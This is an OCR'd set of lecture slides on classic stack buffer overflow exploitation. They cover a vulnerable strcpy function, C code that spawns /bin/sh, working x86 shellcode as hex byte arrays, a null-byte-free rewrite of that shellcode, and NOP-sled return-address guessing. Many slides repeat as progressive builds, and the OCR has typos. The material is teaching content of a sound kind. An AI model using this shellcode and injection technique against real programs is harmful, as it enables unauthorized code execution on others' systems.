
what to inject?

(payload)



what to inject?

(payload)




```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory

           buffer                sfp   ret   a     b     c

<------   [SSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
           ^                           |
           |___________________________|
top of                                                          bottom of
stack                                                              stack
```

S:= shellcode

shellcode

```
#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

shellcode

```
#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

+ (cat)

when shell exits, program should terminate nicely

```
#include <stdlib.h>

void main() {
        exit(0);
}
```

shellcode

```
#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

+ (cat)

when shell exits, program should terminate nicely

```
#include <stdlib.h>

void main() {
        exit(0);
}
```

→

1. static compile each
2. get relevant code
3. put in buffer

shellcode

```
#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

+ (cat)

when shell exits, program should terminate nicely

```
#include <stdlib.h>

void main() {
        exit(0);
}
```

→ 1. static compile each
2. get relevant code
3. put in buffer

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

shellcode

stick in buffer
(our `large_string`)

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

shellcode

stick in buffer
(our `large_string`)

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```


problem:

strcpy stops copying here
(null encountered)

shellcode v2

ASM of shellcode:

```
Problem instruction:
-----------------------
movb   $0x0,0x7(%esi)
molv   $0x0,0xc(%esi)

-----------------------
movl   $0xb,%eax
-----------------------
movl   $0x1, %eax
movl   $0x0, %ebx

-----------------------
```




`0x00`s here

shellcode v2

ASM of shellcode:

```
Problem instruction:                    Substitute with:
-------------------------------------------------------------
movb   $0x0,0x7(%esi)                   xorl   %eax,%eax
molv   $0x0,0xc(%esi)                   movb   %eax,0x7(%esi)
                                        movl   %eax,0xc(%esi)
-------------------------------------------------------------
movl   $0xb,%eax                        movb   $0xb,%al
-------------------------------------------------------------
movl   $0x1, %eax                       xorl   %ebx,%ebx
movl   $0x0, %ebx                       movl   %ebx,%eax
                                        inc    %eax
-------------------------------------------------------------
```




0x00s here


shellcode v2

ASM of shellcode:

```
Problem instruction:                    Substitute with:
--------------------------------------------------------
movb   $0x0,0x7(%esi)                   xorl   %eax,%eax
molv   $0x0,0xc(%esi)                   movb   %eax,0x7(%esi)
                                        movl   %eax,0xc(%esi)
--------------------------------------------------------
movl   $0xb,%eax                        movb   $0xb,%al
--------------------------------------------------------
movl   $0x1, %eax                       xorl   %ebx,%ebx
movl   $0x0, %ebx                       movl   %ebx,%eax
                                        inc    %eax
--------------------------------------------------------
```



0x00s here



get creative

(don't move 0x0 directly)

```
xorl:
      0^0 = 0
      1^1 = 0
```

shellcode v2

ASM of shellcode:

```
Problem instruction:                    Substitute with:
-------------------------------------------------------
movb   $0x0,0x7(%esi)                   xorl   %eax,%eax
molv   $0x0,0xc(%esi)                   movb   %eax,0x7(%esi)
                                        movl   %eax,0xc(%esi)
-------------------------------------------------------
movl   $0xb,%eax                        movb   $0xb,%al
-------------------------------------------------------
movl   $0x1, %eax                       xorl   %ebx,%ebx
movl   $0x0, %ebx                       movl   %ebx,%eax
                                        inc    %eax
-------------------------------------------------------
```

0x00s here


get creative
(don't move 0x0 directly)

```
xorl:
      0^0 = 0
      1^1 = 0
```

```
char shellcode[] =
       "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
       "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
       "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

problems:

1. how to know address of shellcode?
2. how to know location of **`RET`** in relation to end of **`buffer`**?




usually we can't know this


(where buffer is w/r/t bottom of stack)

solution: guess return address (shellcode address)
and pad shellcode with **NOP**s


solution: guess return address (shellcode address) and pad shellcode with **NOP**s




solution: guess return address (shellcode address)
and pad shellcode with **NOP**s



solution: guess return address (shellcode address)
and pad shellcode with **NOP**s




solution: guess return address (shellcode address)
and pad shellcode with **NOP**s



(works b.c. of word alignment in allocation)

solution: guess return address (shellcode address) and pad shellcode with **NOP**s



inject via buffer: NOPs, then shellcode, then repeated guess of shellcode addr